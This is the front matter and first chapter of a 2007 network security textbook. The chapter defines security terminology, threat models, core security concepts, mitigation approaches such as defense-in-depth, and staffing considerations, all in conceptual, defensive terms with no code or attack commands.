
THOMSON
DELMAR LEARNING

INTRODUCTION *to* NETWORK SECURITY



- Provides a single source that covers network security issues and uses the most common network protocols as detailed examples
- Explores the International Standards Organization's Open System Interconnect (ISO OSI) network stack and discusses common security weaknesses, vulnerabilities, attack methods, and mitigation approaches
- Includes CD-ROM with source code

CHARLES RIVER MEDIA

Networking Series

NEAL KRAWETZ

INTRODUCTION TO NETWORK SECURITY

LIMITED WARRANTY AND DISCLAIMER OF LIABILITY

THE CD-ROM THAT ACCOMPANIES THE BOOK MAY BE USED ON A SINGLE PC ONLY. THE LICENSE DOES NOT PERMIT THE USE ON A NETWORK (OF ANY KIND). YOU FURTHER AGREE THAT THIS LICENSE GRANTS PERMISSION TO USE THE PRODUCTS CONTAINED HEREIN, BUT DOES NOT GIVE YOU RIGHT OF OWNERSHIP TO ANY OF THE CONTENT OR PRODUCT CONTAINED ON THIS CD-ROM. USE OF THIRD-PARTY SOFTWARE CONTAINED ON THIS CD-ROM IS LIMITED TO AND SUBJECT TO LICENSING TERMS FOR THE RESPECTIVE PRODUCTS.

CHARLES RIVER MEDIA, INC. (“CRM”) AND/OR ANYONE WHO HAS BEEN INVOLVED IN THE WRITING, CREATION, OR PRODUCTION OF THE ACCOMPANYING CODE (“THE SOFTWARE”) OR THE THIRD-PARTY PRODUCTS CONTAINED ON THE CD-ROM OR TEXTUAL MATERIAL IN THE BOOK, CANNOT AND DO NOT WARRANT THE PERFORMANCE OR RESULTS THAT MAY BE OBTAINED BY USING THE SOFTWARE OR CONTENTS OF THE BOOK. THE AUTHOR AND PUBLISHER HAVE USED THEIR BEST EFFORTS TO ENSURE THE ACCURACY AND FUNCTIONALITY OF THE TEXTUAL MATERIAL AND PROGRAMS CONTAINED HEREIN. WE, HOWEVER, MAKE NO WARRANTY OF ANY KIND, EXPRESS OR IMPLIED, REGARDING THE PERFORMANCE OF THESE PROGRAMS OR CONTENTS. THE SOFTWARE IS SOLD “AS IS” WITHOUT WARRANTY (EXCEPT FOR DEFECTIVE MATERIALS USED IN MANUFACTURING THE DISK OR DUE TO FAULTY WORKMANSHIP).

THE AUTHOR, THE PUBLISHER, DEVELOPERS OF THIRD-PARTY SOFTWARE, AND ANYONE INVOLVED IN THE PRODUCTION AND MANUFACTURING OF THIS WORK SHALL NOT BE LIABLE FOR DAMAGES OF ANY KIND ARISING OUT OF THE USE OF (OR THE INABILITY TO USE) THE PROGRAMS, SOURCE CODE, OR TEXTUAL MATERIAL CONTAINED IN THIS PUBLICATION. THIS INCLUDES, BUT IS NOT LIMITED TO, LOSS OF REVENUE OR PROFIT, OR OTHER INCIDENTAL OR CONSEQUENTIAL DAMAGES ARISING OUT OF THE USE OF THE PRODUCT.

THE SOLE REMEDY IN THE EVENT OF A CLAIM OF ANY KIND IS EXPRESSLY LIMITED TO REPLACEMENT OF THE BOOK AND/OR CD-ROM, AND ONLY AT THE DISCRETION OF CRM.

THE USE OF “IMPLIED WARRANTY” AND CERTAIN “EXCLUSIONS” VARIES FROM STATE TO STATE, AND MAY NOT APPLY TO THE PURCHASER OF THIS PRODUCT.

INTRODUCTION TO NETWORK SECURITY

NEAL KRAWETZ

CHARLES RIVER MEDIA
Boston, Massachusetts

Copyright 2007 Career & Professional Group, a division of Thomson Learning Inc.
Published by Charles River Media, an imprint of Thomson Learning, Inc.
All rights reserved.

No part of this publication may be reproduced in any way, stored in a retrieval system of any type, or transmitted by any means or media, electronic or mechanical, including, but not limited to, photocopy, recording, or scanning, without prior permission in writing from the publisher.

Cover Design: Tyler Creative

CHARLES RIVER MEDIA
25 Thomson Place
Boston, Massachusetts 02210
617-757-7900
617-757-7969 (FAX)
crm.info@thomson.com
www.charlesriver.com

This book is printed on acid-free paper.

Neal Krawetz. *Introduction to Network Security.*
ISBN: 1-58450-464-1
eISBN: 1-58450-643-1

All brand names and product names mentioned in this book are trademarks or service marks of their respective companies. Any omission or misuse (of any kind) of service marks or trademarks should not be regarded as intent to infringe on the property of others. The publisher recognizes and respects all marks used by companies, manufacturers, and developers as a means to distinguish their products.

Library of Congress Cataloging-in-Publication Data
Krawetz, Neal.
Introduction to network security / Neal Krawetz. -- 1st ed.
p. cm.
Includes bibliographical references and index.
ISBN 1-58450-464-1 (pbk. with cd : alk. paper) 1. Computer networks--Security measures--Textbooks.
2. Computer network protocols--Textbooks. I. Title.
TK5105.59.K73 2007
005.8--dc22
2006012902

Printed in the United States of America
06 7 6 5 4 3 2

CHARLES RIVER MEDIA titles are available for site license or bulk purchase by institutions, user groups, corporations, etc. For additional information, please contact the Special Sales Department at 800-347-7707.

Requests for replacement of a defective CD-ROM must be accompanied by the original disc, your mailing address, telephone number, date of purchase and purchase price. Please state the nature of the problem, and send the information to CHARLES RIVER MEDIA, 25 Thomson Place, Boston, Massachusetts 02210. CRM's sole obligation to the purchaser is to replace the disc, based on defective materials or faulty workmanship, but not on the operation or functionality of the product.

Contents

Acknowledgments

I have been working in networking and security for over 15 years. When my editor and agent asked me to write a book on networking and security, I thought, Sure! How difficult could it be?

You never know the limits of your own knowledge until you write a book. In researching and writing this book, I learned more about the fine details within specific protocols than I ever imagined. This has been a truly rewarding experience.

I would like to thank the people who allowed this book to become as encompassing and accurate as possible by providing expertise, feedback, and the occasional heated discussion: Erik Lillestolen, Ragavan Srinivasan, Ellen Mitchell, Willis Marti, Rachael Lininger, Mark Rasch, Howard Krawetz, Paul Ferguson, Valdis Kletnieks, and Tim McGuffin. I am indebted to Michelle Mach and Bill Hayes for their incredible guidance, support, and red ink. Any errors are strictly my own, but without the help from these people, there would have been many more errors. I must also thank Neil Salkind for twisting my arm and convincing me to write a book, as well as Clay Andres, Jim Walsh, Jenifer Niles, Jennifer Blaney, and all the people at StudioB, Charles River Media, and Thomson Delmar Learning for making this possible.

I am grateful to the University of California at Santa Cruz and Texas A&M University for formalizing my knowledge and allowing me to experience many different aspects of computer science. In particular, I thank the late Dr. David Huffman,

my mentor who showed me that thinking outside the box could lead to amazing results. I also must express my sincerest gratitude to my high school history teacher, Gil "Essay" Solis. Even if I never need to remember that the Battle of New Orleans happened in 1814, I continue to use my essay writing skills. And of course, I thank my family for being there.

Finally, I would like to thank Vint Cerf, Robert Kahn, the late Jon Postel, and the other members of the Internet Architecture Board for designing an amazing system: the Internet.

Part I Overview

Network security is the identification and mitigation of undesirable information flow. Understanding the impacts, ramifications, and options requires a basic background in general computer security processes, network theory, and for some protocols, a basic understanding of cryptography. This knowledge can be used both offensively and defensively. Ethics determine whether the knowledge is used to increase social value.

In Part I we will cover:

- Security
- Ethics
- Network Theory
- Basic Cryptography

This page intentionally left blank

1 Security

In This Chapter

- Importance
- Threat Models
- Concepts
- Common Mitigation Methods
- Certifications
- People and Staff

1.1 IMPORTANCE

Security is an assessment of risk. Secure environments do not just appear; they are designed and developed through an intentional effort. Secure solutions must be thorough; one weakness can compromise an otherwise secure system.

In today's online and connected world, where computers outsell TVs [CNET1996] and e-commerce surpasses brick-and-mortar sales by a significant margin [Oswald2005], secure network environments are an ever-growing need. Weaknesses within the network have lead to the rapid growth of identity theft and daily computer virus outbreaks. Software developers and network administrators are being held accountable for compromises within their systems, while attackers remain anonymous. This book provides a basis for designing, developing, implementing, analyzing, and maintaining networks and network protocols. The book covers how these systems currently operate, what works, and the limitations that lead to security weaknesses.

This book is divided onto nine parts. Part I discusses the fundamentals needed to understand network security. These include the definition of security terms (Chapter 1, "Security"), security ethics (Chapter 2, "Ethics"), the OSI network model (Chapter 3, "Network Theory"), and an overview of cryptography (Chapter 4, "Basic Cryptography"). Parts II through VIII discuss each of the seven layers in the OSI network model. Each part begins with a chapter describing the overall layer, its security role, common vulnerabilities, and mitigation techniques. Each overview is followed by explicit examples of common protocols within the layer and their respective security issues. The final section, Part IX, summarizes the common risks for secure network design and development. This includes the impact of modularity on security (Chapter 24, "Modularity and Security") and a summary of the general security issues (Chapter 25, "Issues Summary"). The companion CD-ROM includes sample source code and many of the references mentioned in this book.

ON THE CD

Network protocols number in the thousands. This book is not intended to be all encompassing, so only the most common protocols are mentioned and evaluated in depth. Although the adoption of protocols and standards such as gigabit Ethernet, Dynamic Host Configuration Protocol (DHCP), Secure Multipurpose Internet Mail Extensions (S/MIME), and Wireless Application Protocol (WAP) is growing, they are not as common as other protocols found in the same network layers. The general risks and options covered at each layer are applicable to both common and uncommon protocols. Detailed risks for any specific protocol usually have counterparts in other protocols; just because DHCP is not dissected does not imply that it is secure. In addition, many of the fine details within network standards and protocols are not discussed; the primary focus of this book is network security, not general networking.

1.1.1 Terminology

Within the security community, some words have specific meanings, whereas other words commonly associated with computer security have virtually no meaning. Common security vocabulary [Schneider1999] includes the following:

Vulnerability: A defect or weakness in the feasibility, design, implementation, operation, or maintenance of a system.

Threat: An adversary who is capable and motivated to exploit a vulnerability.

Attack: The use or exploitation of a vulnerability. This term is neither malicious nor benevolent. A bad guy may attack a system, and a good guy may attack a problem.

Attacker: The person or process that initiates an attack. This can be synonymous with *threat*.

Exploit: The instantiation of a vulnerability; something that can be used for an attack. A single vulnerability may lead to multiple exploits, but not every vulnerability may have an exploit (e.g., theoretical vulnerabilities).

Target: The person, company, or system that is directly vulnerable and impacted by the exploit. Some exploits have multiple impacts, with both primary (main) targets and secondary (incidental) targets.

Attack vector: The path from an attacker to a target. This includes tools and techniques.

Defender: The person or process that mitigates or prevents an attack.

Compromise: The successful exploitation of a target by an attacker.

Risk: A qualitative assessment describing the likelihood of an attacker/threat using an exploit to successfully bypass a defender, attack a vulnerability, and compromise a system.

NOTE

Not all vulnerabilities are programming errors; some are due to design oversight. For example, the email protocol SMTP was never designed for security, so the protocol does not have security defects. But SMTP does have vulnerabilities due to the lack of security in the design.

The term *hacker* is closely associated with computer security. But in contrast to the common terminology, hacker has conflicting definitions. This term originally referred to people with highly technical skills. Later it became associated with technical malcontents and online anarchists. Today, people with virtually no technical skills are called hackers if they use a computer. To avoid the ongoing definition debate, this book does not use the term hacker to describe an individual. Instead, the terms *attacker* and *defender* are used. When the particular side of an exploit is clearly benevolent or malicious, the terms *good guy* and *bad guy* are used, but a good guy may be an attacker or a defender, and may be a person or a process.

1.1.2 Types of Security Issues

Conventional wisdom says that security is used to keep out undesirable elements and keep honest people honest. In actuality, security does not just mean saving the system from bad guys and malicious software. Security means preserving data integrity, providing authorized access, and maintaining privacy. Thus, preventing a user from accidentally deleting or corrupting an important file is just as essential to security as stopping a malicious user. The vast majority of security issues are aimed at data protection and privacy issues, ensuring that users do not do something they should not do.

There are many ways to examine network security issues. In general, a threat can either come from an account on the system (*local access*), or from a system across a network (*remote access*). But someone with *physical access* to a system may also pose a threat.

1.1.3 What Is Secure?

Security does not mean "invulnerable." Even the most secured computer system will probably lose data if it is near a strong electromagnetic pulse (i.e., nuclear blast). Security means that, in a general-use environment, the system will not be openly vulnerable to attacks, data loss, or privacy issues. Attackers may still be able to access a secured system, but it will be much more difficult for them, and attacks may be more easily detected.

In computer networking, *security* is the mitigation of undesirable information flow. This includes both reactive and preventative measures. *Risk management* refers to the processes for mitigating security issues. For example, the risk from an unwanted network access can be managed by using a firewall. Although the firewall may not prevent 100 percent of the threat, it reduces the risk to the point of being considered secure. Security is a relative term to the environment, based on a measurement of acceptable risk. A solution may be secure enough for a home user but considered insecure for corporate or government environments.

Many people confuse security with the similar term "robustness." In general, a *robust system* may not be secure—a robust system may not lose data, but attackers may still compromise the system. In contrast, a *secure system* implies robustness because data is protected from attackers, processes, and innocent mistakes.

1.1.4 Compromise Response

Network security includes three critical elements: prevention, detection, and response. The combination of these elements determines the overall effectiveness of a system's security.

1.1.4.1 Prevention

Prevention addresses the steps taken to deter an attacker or mitigate a system compromise. These measures range from the physical network architecture, firewall elements, and antivirus systems, to system hardening and user education. An environment that relies solely on preventative measures may be difficult to compromise, but the impact from a compromise may be extreme. A common example is a home computer that strictly relies on an antivirus system for protection. Most antivirus systems use signatures to identify known viruses, but these signatures may not identify new viruses. The user may not notice an infection from a new virus until it is much too late to protect any important information.

1.1.4.2 Detection

Knowing when a system is under attack provides an important step toward responding to threats, even if it is an ineffective attack due to preventative countermeasures. Many types of network analyzers act as *intrusion detection systems* (IDS). The simplest IDS use signature-based systems, similar to antivirus signatures. For example, the popular Snort packet capturing system includes IDS signatures for identifying signs of a potentially compromised host. More complex IDS implementations learn common network usage patterns and identify unexpected network activity.

Although an IDS does not deter, prevent, or mitigate an attacker's abilities, it does provide time. Identifying unexpected network traffic or new network patterns provides an early warning system, allowing a defender to quickly respond to an attack that would otherwise go undetected for an unknown duration. The sooner a defender can respond to an attack, the less potential damage an attacker may cause.

1.1.4.3 Response

No deterrent is foolproof. Given enough time, a determined attacker will likely compromise any system. Knowing how to react to a compromise is just as important as identifying the compromise. Common mitigation options include the use of automated intrusion prevention systems (IPS—an IDS that automatically removes access control), backup devices, and most importantly, response procedures. Although every compromise is different, the same policies and procedures determine how to address the unknown situation. For example:

- Do you disconnect or turn off the compromised systems? Although it may be desirable to power off an individual workstation, shutting off a server could cause a significant impact for many mission-critical environments.
- Do you inform law enforcement, and if so, which organization? The U.S. Secret Service is interested in online financial fraud, but the FBI's cyber crime task force is concerned with digital trespassing. Many companies must obey federal and state laws for reporting compromises. Unfortunately, publicly announcing a compromise could hurt a corporation's reputation and discourage stockholders.
- Do you reset the system, or investigate the cause? For some attacks, simply restoring the system should be sufficient. But complicated attacks should be analyzed; restoring the system may reset the environment to a state that led to

the initial compromise. Blindly resetting a system may not mitigate the problem.

- For sensitive information, how much information was compromised? How long was the attacker accessing the system? Knowing this directly leads to damage control.
- Is there a specific individual or team in charge of leading the response? Knowing who to go to and how to contact them can save valuable time.

Many organizations provide guidelines for developing effective response plans. Some examples include the Computer Emergency Response Team (CERT) [Allen2001, West2003] and the Internet Engineering Task Force (IETF) [RFC2350].

NOTE

ON THE CD

The Request For Comments documents mentioned in the book, such as RFC2350, are listed in Appendix C and included on the companion CD-ROM.

1.2 THREAT MODELS

Determining likely attack vectors requires understanding the probable threat models. Although attacks may come from anywhere, the environment dictates likely directions that an attacker may explore. Attacks may be internal or external to a system, and intentional or accidental. In addition, different attackers have different motivations. By understanding the likely vectors and possible motivations, an acceptable solution can be identified to address the security needs, and resources will not be wasted on unlikely scenarios.

1.2.1 Internal versus External

When people think of computer security, they usually think of external attackers—people (or processes) that do not belong in the environment. They gain entry through portals that link to the "outside" and compromise systems by turning internal information into external information. Unfortunately, both internal and external attackers equally target systems. Surveys conducted by the CSI Institute and FBI have shown that the risk from internal attackers (insiders) is nearly equal to the risk from external attackers. In dollar value, however, the damage caused by insiders is significantly greater than the damage from most external attacks. Internal people know your system's inner workings and how to best attack it.

1.2.1.1 Internal Attacker Motivation

Hostile insiders are usually disgruntled employees or corporate spies. Although occasionally a competitor or organized gang plants an employee into a company, more often the employee is already present and becomes motivated to attack the company from the inside. Although the motivational factors are incident specific, they usually include one of the following:

Personal issues: Personal problems may provide motivation. A disagreement with a boss or coworker, or general frustration, may trigger an attack.

Unfair disadvantage: The employee may feel mistreated by the company and view his insider access as a way to fight back.

Greed: An employee may see value in selling insider access to an interested external party. For example, in 2004, an insider at America Online (AOL) sold 92 million customer e-mail addresses to spammers [Krim2004].

Curiosity: Although not necessarily malicious, the employee's curiosity and exploration of the company's internals may create problems.

Ignorance: The employee may not be aware that specific information should be confidential.

Each of these motivating factors may cause significant damage. Although corporate policies set the groundwork for legal reactions and employee education, they are generally not a deterrent to insiders. For example, an employee that feels mistreated is probably not concerned about being fired. And user education is unlikely to prevent an intern from placing sensitive information in their résumé.

The "No Touch" Audit

In 2005, a large corporation hired an external auditor to scan for networking weaknesses. This style of auditing begins with identifying and mapping the corporate network. Unfortunately, the hiring department was not the same as the computer support division. This developed into an internal department war within the company. The result was an audit restriction: conduct the network survey without touching any system owned by the corporation. This restriction even forbade the auditors from accessing the company's public Web site.

Fortunately for the auditors, the company's employees and business partners leaked a significant amount of public information. Through the use of press releases, public white papers released by the corporation's technology partners, employee online résumés, and postings in public newsgroups, the auditors created a very detailed map of the company's network. The map included the network architecture, router specifications, type and quantity of servers, operating system versions, and specific applications used by the company. Even network policies such as scheduled backups and downtimes were identified. The audit demonstrated the severity of innocent information leaks from insiders: the corporate network was vulnerable.

1.2.1.2 Internal Attacker Damage

The damage caused by insiders can range from theft to vandalism and from information leakage to destruction. Theft and vandalism are generally associated with the corporate catch phrases "we trust people here" and "people get fired for that." But, there is a deeper level of importance. By the time the problem is caught, the damage is done: expensive hardware is missing or destroyed, data and privacy is lost, and time must be spent identifying and recreating damaged information. In the case of industrial espionage, risk assessments must occur, and project goals usually require significant adjustments.

The simplest way to protect against theft and vandalism is to take basic precautions: monitor the systems for abnormal downtime, lock down expensive equipment, place main servers behind locked doors, and use video cameras. Even with these precautions, a determined thief will find a way to access data and hardware. Store valuable data in redundant locations, lock away backup tapes and CD-ROMs, and maintain redundant or compatible equipment as short-term emergency replacements.

NOTE

Keeping all of this in mind, there are few things that can stop a determined insider with a screwdriver. Detection is as important as prevention, if not more important.

Information leakage and destruction are more difficult to control. Backup and usage policies may limit any long-term impact, but they do not provide short-term solutions. Preventative measures such as access restrictions and internal IDSs limit the overall potential impact. Access restrictions reduce the likelihood of an attack, whereas an internal IDS provides rapid notification of a problem.

The security of the corporation begins with the security of the network. Although not a complete solution, securing the corporate network can mitigate many of the risks posed by insiders. Security options include designing secure solutions, hardening systems and networks, and monitoring for potential risks.

1.2.1.3 External Attacker Motivation

External attackers generally have many more motivating factors than internal attackers. Although external attacks share many of the same motivations as internal attackers, there may be other driving forces:

Political: The attack may be used to make a statement.

Status: An attacker may use the attack as bragging rights or to demonstrate his skills.

Power: An attacker may use the attack to show his technical superiority.

Any list of motivating factors for external attackers is only partial; anything may be a driving factor. In some cases, the attacker may want "a system"—the selection may be arbitrary based on general criteria such as features or accessibility. In other cases, the attack may be specific; the attacker doesn't want *a* system, he wants *your* system.

The primary mitigation options for external attackers revolve around network security. By preventing unauthorized access to network systems, a company can reduce the likelihood of a successful attack. Networks with adequate redundancy and fail-over detection can withstand even large-scale network attacks.

More Power!

The need for computing resources can be a significant driving factor. An attacker may have heard of a new exploit but lack the resources to test the exploit. Without access to the necessary resources, the attacker turns to someone else that has the resources. This type of "show me" attack generally happens shortly after a new exploit is made public.

The infamous distributed denial-of-service (DDoS), where many computers attack a single computer on the network, was likely developed by rival users in online chat rooms (IRC—Internet relay chat). The motivation is direct: more computers yield more resources for the attack. In February 2001, a 15-year-old Canadian called "Mafiaboy" conducted DDoS attacks against online powerhouses including Yahoo!, eBay, Amazon, CNN, ZDNet, and e*trade.

Although exploits and network attacks are generally malicious, resources may also serve nonmalicious purposes. For example, in 1998, William Aaron Blosser used spare computer cycles at US West to compute prime numbers [Blosser1998]. Although not malicious, this did result in an abuse of network resources.

1.2.1.4 Bridging Internal and External Attackers

In some cases, external attackers solicit information or access from internal sources. When this partnership happens, the result can be disastrous. In May 2005, insiders at Bank of America and Sumimoto Bank assisted external attackers in compromising bank accounts and stealing money. Bank of America identified 670,000 compromised bank accounts [Reconnex2005], and the thieves stole £220 million from Sumitomo Bank [Scott2005].

The combined problem of internal and external attackers can only be mitigated through a combined defense against internal and external attackers. In this situation, the network is one of the few common venues.

1.2.2 Intentional versus Accidental

Although intentional attacks receive significant attention, accidental attacks are very common. Router misconfigurations, system oversights, incompatibility, and human error all add to accidental attacks. Although accidental application problems, such as deleting a critical file (or an entire database) are significant, accidents concerning the network generally impact a wider group. For example, a backhoe may knock out networking access for a neighborhood, or a misconfigured router may create a routing loop, congesting a network used by an entire company.

An Attack, or an Interesting Event?

Most users dread system attacks, whereas most system administrators generally overlook "interesting events." So how can someone distinguish an attack from an innocent event or user error? A good rule of thumb is "if it happens once, it's a fluke; if it happens twice, it's a coincidence; if it happens three times, it's an attack." This means, for example, a problematic application that generates one error, one time is not an attack. But, if this same application causes the same problem many times, then it is a threat to the system's security.

1.3 CONCEPTS

Five basic concepts form the foundation of risk management: confidentiality, authentication, authorization, integrity, and repudiation. A system can be strong in one area and weak in another, which leads to a potential vulnerability. For example, bank ATM systems use PIN numbers to identify customers and grant access. Although the PIN supplies authorization, it may not supply integrity (the PIN may be stolen) or confidentiality (anyone can see you at the ATM).

1.3.1 Confidentiality and Privacy

Confidentiality is the ability to operate in private. Systems that provide confidentiality mitigate the risks from an eavesdropper or attacker. The level of required confidentiality varies with needs of an environment. For example, email is transmitted in plain text. Any person that can intercept the email may read it, including mail relay systems. An encrypted email ensures that the content cannot be read, but the sender and recipient may still be disclosed; at minimum, an attacker can see that an email was sent. By embedding a hidden message within an email (steganography) or generating many fake emails (chaffing), a sender may lower the likelihood of an attacker identifying the communication and ensure a higher degree of privacy.

1.3.2 Authentication

Authentication permits one system to determine the origin of another system. This becomes essential in an online community, where two systems are usually not directly connected. Anyone can attempt to impersonate anyone else. Authentication systems provide a means to identify a system or data as authentic.

1.3.3 Authorization and Access Control

Not everyone (nor everything) is equal. Based on authentication, systems, processes, and users are offered different levels of access. *Authorization* is the level of access control that is permitted. For example, anyone may dial a phone number to an office building—there is no access control restricting who may dial. But not everyone may enter the building—access is restricted to authorized staff, and the authorization is based on an ID, badge, or key authentication.

1.3.4 Integrity

When transmitting information, a recipient should be able to validate that the information was not modified in transit. Information tampering or modification changes the *integrity* of the information. A system with a high degree of integrity should be difficult to tamper.

1.3.5 Nonrepudiation

Authentication ensures that the sender is who he says he is. Integrity ensures that a message is not tampered with. But what links the message to the originator? The ability to *repute*, or deny, originating a message is key to security. If an attacker falsifies a document, the forged originator should be able to repute the document. *Nonrepudiation* ensures that an originator cannot falsely repute information. A system that includes authentication, integrity, and nonrepudiation should be able to detect tampered information and prevent valid information from being falsely rejected.

1.4 COMMON MITIGATION METHODS

Regardless of the environment—hardware, software, network, and physical—there are a few basic approaches for mitigating security risks. These general approaches work by proactively limiting the impact from a security breach.

1.4.1 Compartmentalize

Despite our best efforts, systems have bugs. Although these unplanned limitations can impact functionality, large multifunctional systems are more prone to problems. In particular, a flaw in a multifunctional system likely impacts the entire system. For example, a stereo with a built-in CD player may not work if either the stereo or CD player breaks. Similarly, an all-in-one network device that includes a firewall, virus scanner, and IDS may perform none of these tasks if one of these functions is misconfigured or vulnerable to an exploit.

The simplest way to mitigate the risk from a multifunction system failure is to separate out the functionality. Tasks and functions are divided into units containing limited functionality. These units can then be integrated into a larger system. Although the failure of one component may reduce the functionality of the larger system, the failure should not negate the functionality from other units; the scope of a failure is limited to the defective unit.

Compartmentalized functionality has an additional benefit: mix and match. Independent units can be integrated with many other units. With multifunction systems, components are tightly integrated—it becomes difficult to use one function independently. A multifunction network device is unlikely to permit using one function (e.g., an integrated virus scanner) with a different product (e.g., an external IDS from a different vendor). Compartmentalized units lead to additional security: a failure by one vendor does not imply insecurity within every unit.

Independent units do have a few limitations. Each independent unit requires its own configuration; there may not be a system for configuring all units at once. Tightly integrated multifunctional systems can be very desirable with respect to maintenance.

1.4.2 Secure Fail

Unexpected events happen, from an intentional attacker to a lightning strike. When a failure occurs, the impacted units should securely fail and not increase the threat level. For example, a firewall that fails should block all access. The alternative, a firewall that fails and permits all traffic, may not be immediately noticed and may allow an attacker inside the network.

1.4.3 Defense-in-Depth

A single security precaution prevents a single attack. Other attack methods may not be prevented and may bypass the security option altogether. More security options and more varieties of security options yield a system that is more difficult to exploit. For example, a castle in Europe may employ a high wall to deter attacks. But they also use other security options: a moat, drawbridge, and portcullis. If attackers still manage to storm the castle, narrow hallways and twisting stairwells provide advantages to defenders.

This same concept, with layers of security providing *defense-in-depth*, works well for computer networks. A single firewall is good; multiple firewalls are better. Antivirus scanners on computers are good, but also using an antivirus scanner on network traffic and on the email server may prevent widespread outbreaks.

Using tools and services from multiple vendors generally yields more security. For example, a company that only uses Cisco firewalls faces a risk from a Cisco-specific compromise. In contrast, a home user that employs both SMC and Linksys firewalls is unlikely to be breached by a vendor-specific attack. A few companies take variety to an extreme. For example, backups may be stored in triplicate, using three different backup systems on three different computer platforms with three different operating systems. The benefit is critical: a single failure from any one system is not likely to impact the other two systems.

The primary limitations from a defense-in-depth approach are complexity and compatibility. A network with three virus scanners may prevent 99 percent of computer viruses, but the maintenance cost is three times greater. Moreover, the different scanners may be incompatible on the same system.

1.4.4 Security-by-Obscurity

A provably secure solution means that an attacker, knowing all the implementation details, will be unable to realistically bypass a security precaution. Many cryptographic systems fall into this category; an attacker who has the encrypted data and algorithm cannot decrypt the data within a meaningful timeframe. (Given 200 years and 1,000 computers, anything is possible.) In contrast, many security precautions become weaker when implementation details are provided. For example, protecting a wireless network by not telling anyone that it exists is a viable security option as long as nobody discovers the network signal. *Security-by-obscurity* denotes any mechanism that is only secure due to a lack of knowledge.

Security-by-obscurity is a viable addition to defense-in-depth, but it should not be the only line of defense. Examples of commonly practiced security-by-obscurity solutions include password management (don't tell anyone your password) and server details. It is hard enough to compromise a server, but it becomes nearly impossible to compromise a specific system when (1) the type of host is unknown, (2) the location of the host is unknown, and (3) the defenses protecting the host are unknown.

Passwords

Login passwords are an example of security-by-obscurity. Passwords are only effective as long as they remain secret. An ongoing debate concerns the use of passwords. Should passwords be long or short, complicated or simple, static or changed regularly?

Many companies and institutions have strict password policies. These policies include length (e.g., at least eight characters) as well as selection (letters, numbers, no repetition, must include at least one symbol, etc.). Although these passwords are less vulnerable to brute-force guessing and dictionary attacks, they are more likely to be written down or forgotten. The alternative are weak passwords that can be easily remembered but are vulnerable to brute-force guessing.

Whereas many secure organizations require complicated passwords, the banking industry has taken a different tact. Bank account PIN codes are a type of password. PINs rarely change, use a small character set (10 digits: 0 - 9), and usually consist of only 4 characters—a total of 10,000 different combinations. The type and length of a PIN were chosen to reduce the need to write down the combination. Multiple login failures block the account and prevent brute-force attacks, and the main security comes from the bank's closed network—preventing access to the password file.

1.4.5 Security and Usability

There is a common misconception within the software development community of a tradeoff between security and usability: the more secure the system, the less usable it becomes. Actually, this is only true in extreme cases. For example, most software exploits today rely on buffer overflows and unvalidated parameters. Correcting an overflow condition and validating parameters does not impact the usability, but does improve the system's security. In the case of network security, a home user that does not run any external network servers will not be impacted by a firewall that blocks remote users from accessing the system. A corporate server is no less usable if the system is hardened, with all unnecessary services and applications disabled.

In extreme cases, there are usability tradeoffs. For example, systems that require multiple authentication tokens (besides a username and password) may be difficult to use. And a firewall that constantly prompts for user confirmation is likely a bigger annoyance than a security measure. In general, these issues are due to implementation and design faults, rather than security theory.

Usability does not strictly refer to restrictive functionality. Usability includes cost and performance. A secure solution that costs more than the data it protects is likely restrictive—most home users will not pay $10,000 for a firewall that protects a $1,000 computer. Similarly, a mitigation option that severely impacts performance may not be a viable option. Encrypted tunnel technologies may provide a secure network connection, but the overhead of the encryption may make some protocols, such as H.323 video conferencing, sluggish to the point of being unusable.

1.5 PEOPLE AND STAFF

People respond to security threats. The quality, reliability, and experience of the people defending the network directly reflect the security of the network. The primary concern becomes determining whom to trust. Between access and potential damage, insiders always pose the biggest risk. Selecting system administrators, network administrators, audit managers, and response personnel is much more important than the type of networking hardware. The main criteria for selecting dependable personnel are education, experience, and track record.

1.5.1 Education

U.S. News and World Report publishes annual rankings of schools, segmented by majors. In 1999, only 4 of the top 10 schools offered courses in computer security (Table 1.1). The remaining schools included aspects of security in specific nonsecurity courses. For example, a course in database may have a section on database security.

Before 2001, few schools offered courses specifically on computer security. People with degrees in computer science are unlikely to have security-specific degrees. In contrast, today there are formal college degrees such as Masters in Information Assurance and Masters in Information Security. Although many companies provide short seminars on security, these are not a replacement for a comprehensive education. Moreover, smaller companies may not have the resources to provide short security seminars or classes.

Due to the newness of these courses and degrees, experienced security personnel are unlikely to have these credentials. Most security experts have strong backgrounds in software development, networking, quality assurance, and system administration. Their security expertise comes through experience.

TABLE 1.1 Computer Security Courses Taught in Top U.S. Computer Science Programs

University	Total Computer Courses	Computer Security Courses	Security Course Level	"Security" Mentioned in Other Course Descriptions
Massachusetts Institute of Technology	176**	1	U	2
Stanford University	168	2	U	0
University of Illinois, Urbana-Champaign	99	0	--	4
University of Washington	89	0	--	2
Carnegie Mellon University	81	0	--	3
University of California, Berkeley	73	1	G	2
Cornell University	66	0	--	2
University of Texas, Austin	60	0	--	1
Princeton University	58	1	U	2
University of Michigan, Ann Arbor	56	0	--	2

Programs ranked by *U.S. News and World Report*, (1999); class information as listed on university Web sites, course catalogs, and syllabuses. ** Includes computer science and electrical engineering courses. U=undergraduate G=graduate

1.5.2 Experience

Although education provides the theoretical tools needed to understand and address security needs, experience shows the ability to apply the knowledge. A computer security major with a degree but no experience is unlikely to be as effective as a mathematics major with more than a decade of experience.

Successful attackers rarely work alone. They operate in groups, communicating ideas and solving problems as a team. When problems arise, attackers readily consult other people for insight. Similarly, defenders should not work alone. Security personnel should have a strong track record of working within a group, both as a follower and as a team leader.

1.5.3 Track Record

Trust between team members is essential. People with a history of loyalty and professionalism make better security staff members than people with a history of outbursts or unethical behavior.

A common topic of debate within the security community centers around *reformed hackers*—people convicted of computer crimes who have changed their ways and want to assist in protecting systems. The main issue is risk: a convicted felon with a continuous history of deceitful practices is less likely to be loyal and trustworthy than someone who has never shown unethical behavior. A convicted attacker may have detailed knowledge of attack methods, but the conviction shows a grievous lapse in ethical judgment. Moreover, the ability to attack a system does not imply knowledge regarding the defense of a system. Attacking a system requires a different skill set from system defense. Education, experience, and track record are independent factors that lead to the overall security aptitude of a staff member.

